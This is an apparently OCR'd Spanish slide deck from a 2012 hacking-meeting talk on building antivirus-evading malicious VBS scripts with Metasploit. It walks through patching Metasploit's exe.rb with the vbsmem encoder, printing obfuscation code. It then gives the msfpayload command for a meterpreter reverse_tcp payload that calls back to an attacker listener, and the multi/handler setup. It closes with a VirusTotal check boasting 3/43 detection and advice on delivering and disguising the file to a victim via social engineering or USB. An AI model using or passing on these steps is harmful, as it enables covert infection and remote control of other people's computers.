HACK MEETING
< CULTURA ABIERTA > 2012

Generando script malicioso con Metasploit Framework

Expositor: K43L

Metasploit

- Es un proyecto OpenSource de seguridad informatica que proporciona información acerca de vulnerabilidades y ayuda en test de penetración y en el desarrollo de firmas para para Sistemas de Detección de Intrusos.
- Su subproyecto mas conocido es el famoso Metasploit Framework, una herramienta para desarrollar y ejecutar exploits contra una maquina remota.

VbsMem Encoding

- El vbsmem es un parche, algo así como un encoding que los desarrolladores de metasploit han implementado precisamente para indetectar archivos maliciosos frente a los antivirus, el parche lo puedes descargar desde el siguiente link:
- http://dev.metasploit.com/redmine/attachments/906/vbsmem-1.2.1.patch

Vbsmem en Metasploit

- El parche que necesitamos implementar en nuestro metasploit es precisamente este, el cual nos permitirá generar scripts mucho mas eficientes frente a la detección de los antivirus.
- El codigo fuente del parche lo podemos apreciar en el link anterior, claramente se puede ver que esta programado en ruby, por lo cual se debe tener algo de conocimiento basico sobre este lenguaje para poder llevar a cabo nuestro objetivo.

Modificando el archivo exe.rb

- Bien, antes de seguir debemos de aplicar el parche al metasploit, pero debemos de modificar el archivo exe.rb que se encuentra en el siguiente directorio:
- **/opt/metasploit/msf3/lib/msf/util**
- Este archivo contiene codigo en ruby al igual que el parche que acabamos de descargar y contiene toda la configuracion que nos permite encodear archivos maliciosos dentro del metasploit y entre otras cosas.
- La revision que se tiene de este archivo es la revision 15548 según mi archivo de configuracion.
- Mientras que la revisión del parche es la versión 11873, asi que podria quedar inservible nuestro Metasploit en caso de que ocurra algun problema con las versiones.

Modificando el archivo exe.rb


- Para que no haya problemas vamos a editar el archivo manualmente, antes de hacer la modificacion respectiva, vamos hacer una copia de nuestro archivo original de la siguiente manera con permisos de root:
- cp exe.rb exe.rb-original
- El anterior comando lo ejecutamos desde la terminal con permisos de root desde el directorio donde se encuentra el archivo rb.exe

Analizando el parche del Vbsmem

- Si abrimos el parche con cualquier editor de textos plano, podemos apreciar que el archivo basicamente hace lo siguiente:
- Añade una función **to_win32_vbsmem** al fichero **lib/msf/util/exe.rb**
- Añade una opción vbsmem al *switch* en el que se comprueba la opción del tipo de encoding para llamar a esta función que acabamos de crear.
- Añade una opción vbsmem a la lista de formatos de la ayuda (o eso parece)
- Crea un nuevo fichero **data/templates/vbsmem.vbs**, que es una plantilla para la creación de los ficheros.

Editando el fichero exe.rb

- Bien para hacer esto, abrimos el archivo exe.rb con un editor de textos plano, en mi caso use el gedit y pueden abrir el archivo con el siguiente comando:
- sudo gedit exe.rb
- Tal y como muestra la siguiente imagen:



Copiando código fuente

- Bien ahora para continuar, copiamos la función to_win32_vbsmem desde el parche hacia nuestro archivo exe.rb, tomando en cuenta que debemos de borrar los comentarios que están el la función “+” ya que si no borramos los comentarios el código copiado no tiene ninguna funcionalidad


Imagen1: Copiando la Función vbsmem

```
+       def self.to_win32_vbsmem(framework, code, opts={})
+               set_template_default(opts, "vbsmem.vbs")
+               payload = Msf::Simple::Buffer::transform(code, fmt='js_le')
+               s = "sShellCode = Unescape(\"#{payload}\")\n"
+               vbs_template = ''
+               File.open(opts[:template], 'rb') { |fd|
+                       vbs_template = fd.read(fd.stat.size)
+               }
+               s << vbs_template
+               if (1)
+                       identifiers = [
+                       'sShellCode', 'GetBSTRPtr', 'oSCat', 'oMM', 'pSource', 'pDest',
+                       'MEM_COMMIT', 'PAGE_EXECUTE_READWRITE', 'lBytesWritten', 'pBytesWritten',
+                       'pShellCode', 'oApi', 'lpMemory', 'lResult', 'sDynaWrap', 'FSO', 'tmpDir',
+                       'dllName', 'dllFile', 'exitCode', 'WSH', 'DropDynaWrapDll',
+                       'ExecuteShellCode', 'DumpFile', 'DumpFile1', 'objFSO', 'objFile',
+                       'WriteBytes', 'strBytes', 'aNumbers', 'iIter', 'oShell', 'clsId',
+                       'typeLibId', 'regRoot', 'stubId', 'RegisterDynaWrapDll', 'dllPath',
+                       'sData', 'payloadVar'
+                       ]
+                       # obfuscate identifiers
+                       identifiers.each do |id|
+                               s.gsub!(id, Rex::Text.rand_text_alpha(rand(4)+4))
+                       end
+                       # remove blank lines and indentation
+                       r = ''
+                       s.each_line do |line|
+                               line = line.strip()
+                               if line != ''
```

Imagen 2: Pegando la Función Vbsmem

```
            vbs << "#{var_obj}.DeleteFile(#{var_tempexe})\r\n"
            vbs << "#{var_obj}.DeleteFolder(#{var_basedir})\r\n"
            vbs << "End Function\r\n"

            vbs << "Do\r\n" if persist
            vbs << "#{var_func}\r\n"
            vbs << "WScript.Sleep #{delay * 1000}\r\n" if persist
            vbs << "Loop\r\n" if persist
            vbs
        end
```




```
opts={})

.rand_text_alpha(rand(4)+4) # repeated a large number of times, so keep this
.rand_text_alpha(rand(8)+8)
.rand_text_alpha(rand(8)+8)
.rand_text_alpha(rand(8)+8)
.rand_text_alpha(rand(8)+8)
.rand_text_alpha(rand(8)+8)
.rand_text_alpha(rand(8)+8)
var_tempexe = Rex::Text.rand_text_alpha(rand(8)+8)
var_basedir = Rex::Text.rand_text_alpha(rand(8)+8)
```

Aclaraciones sobre el Copiado/Pegado

- Bueno, se debe aclarar que la función del vbsmem lo debemos copiar sin el signo “+” como mencione anteriormente, también debemos darnos cuenta que hay que copiar la función al finalizar la función que se encuentra mas arriba, estos son conocimientos básicos de programación, tal y como se mostraba en la anterior imagen, se copia el código fuente después que termina otra función.

Editando mas opciones

- Después de realizar el copiado de la función, el siguiente paso que debemos hacer es buscar la siguiente línea en el archivo exe.rb
- "/when 'vbs'“ y añadimos el siguiente codigo lo que esta de otro color:

```
when 'vba'
    exe = Msf::Util::EXE.to_win32pe(framework, code, exeopts)
    output = Msf::Util::EXE.to_exe_vba(exe)

when 'vbsmem'
    output = Msf::Util::EXE.to_win32_vbsmem(framework, code, exeopts)

when 'vbs'
    output = Msf::Util::EXE.to_win32pe_vbs(framework, code,
exeopts.merge({ :persist => false }))
```

Editando mas Opciones

- Después de realizar la operación anteriormente mostrada, el siguiente paso es buscar la cadena: "self.to_executable_fmt_formats“, bajo el cual añadiremos el siguiente código “lo que esta de diferente color”

- *def self.to_executable_fmt_formats*
- *['dll','exe','exe-small','elf','macho','vba','**vbsmem**','vbs','loop-vbs','asp','war']*
- *end*


Guardando los cambios en el archivo exe.rb

- Bien, llegados hasta este punto el siguiente paso que se debe realizar, es el guardado de los cambios realizados en el archivo exe.rb, así que guardamos los cambios y procedemos a crear el archivo vbsmem.vbs que se encuentra el el directorio:
- /opt/metasploit/msf3/data/templates.

- A simple vista podemos observar que el archivo vbsmem.vbs no esta creado, así que tendremos que crearlo con el siguiente comando

- *cat vbsmem-1.2.1.patch | tail -657 | sed 's/+//' > data/templates/vbsmem.vbs*


Imagen 3: Creando el archivo vbsmem.vbs



Generando nuestro Script malicioso

- Ahora el siguiente paso es generar el script malicioso para enviarle a la maquina victima, de esta forma podremos infectar su máquina y tener acceso respectivamente.
- Bien para generar nuestro script malicioso nos vamos al siguiente directorio:
- /pentest/exploits/framework
- Bien una vez ubicados en ese directorio, el siguiente paso es usar la utilidad de “msfpayload” que nos permitirá crear nuestro script malicioso, introducimos el siguiente comando en la shell
- ./msfpayload windows/meterpreter/reverse_tcp lhost=10.0.0.3 lport=5555 R | msfencode –t vbsmem > /root/descargas/exploit.vbs

Imagen 4: Creación del script malicioso



Aclaraciones sobre la creación del script malicioso

- Bueno, antes de seguir se deben hacer algunas aclaraciones sobre la creación del script malicioso, cabe mencionar que en el comando anterior veíamos como creamos el script, el mismo que se encuentra en el directorio /root/descargas/exploit.vbs, claramente se puede ver que se trata de un script en visual basic.

Comprobando nuestro script malicioso

- Para comprobar si nuestro script es “indetectable” nos vamos a la siguiente web:
- https://www.virustotal.com/
- Desde la dirección anterior podremos analizar si nuestro script es detectable a los antivirus mas populares que existen en nuestro medio, cabe mencionar que no existe malware que sea 100 % indetectable a los antivirus ya que estos constantemente están actualizando sus firmas en busca de nuevas amenazas, por otra parte podemos disminuir ese factor.

Imagen 5: Comprobando nuestro archivo malicioso

virustotal

SHA256: 5cdf793121d3f2016944fddefb558a0bbc0245520e296031f34931406f9dfe79

File name: exploit.vbs

Detection ratio: 3 / 43

Analysis date: 2012-09-23 21:54:44 UTC (0 minutes ago)

More details

Antivirus	Result	Update
Agnitum	-	20120923
AhnLab-V3	-	20120923
AntiVir	-	20120923
Antiy-AVL	-	20120911
Avast	VBS:Agent-NE [Trj]	20120923

Detalles sobre la comprobación de nuestro archivo malicioso

- Bien como se puede ver en la imagen anterior, nuestro script es detectado por 3 de 43 antivirus, de los cuales el único que conozco es “Avast”, tenemos un buen script, ya que solamente lo detectaron 3 de 43 antivirus, no esta nada mal, de hecho se podría decir que solamente lo detecto un software antivirus, porque no he visto a nadie utilizar esos antivirus que nos muestra la página donde se analizó el script

Infectando la máquina víctima con el script malicioso

- Bueno, ahora procedemos a enviarle el archivo malicioso a la maquina víctima, esto se realiza mediante muchos métodos, uno podría ser mediante la ing. Social, o mediante dispositivos usb.
- Bien, suponiendo que nuestro archivo malicioso llegó a la máquina victima, vamos a proceder a configurar nuestro metasploit para que cuando la víctima ejecute el archivo malicioso nos muestre una sesión del meterpreter. Este paso se realiza antes de enviarle el archivo malicioso a la máquina victima, para que nuestro metasploit se quede escuchando en el puerto que se configuró anteriormente en el script malicioso.

Dejando a la escucha Metasploit Framework


- Bien ahora desde el mismo directorio de donde creamos el script malicioso vamos a configurar nuestro metasploit para que se quede a la escucha de las posibles conexiones de que vallamos a tener desde la maquina víctima, con el siguiente comando:
- ./msfconsole
- Después de realizar el siguiente comando nos cargará la herramienta Metasploit Framewrok para que podamos utilizarlo y configurarlo.

Dejando a la escucha Metasploit Framework

- A continuación se muestran los comandos que deberemos introducir una vez que cargue el Metasploit Framework:

- **use multi/handler**
- **set payload windows/meterpreter/reverse_tcp**
- **set lhost = 10.0.0.3**
- **set lport = 5555**
- **exploit -j**

Imagen 6: Dejando a la escucha el Metasploit Framework



Ejecutando el script malicioso desde la maquina víctima

- Bien ahora esperamos que la víctima ejecute nuestro archivo malicioso, antes de continuar cabe aclarar que para que nuestro script no sea sospechoso, podemos usar otras utilidades para camuflar y para que la víctima no vaya a sospechar de que se trata de un malware.

Imagen 7: Ejecución del script malicioso

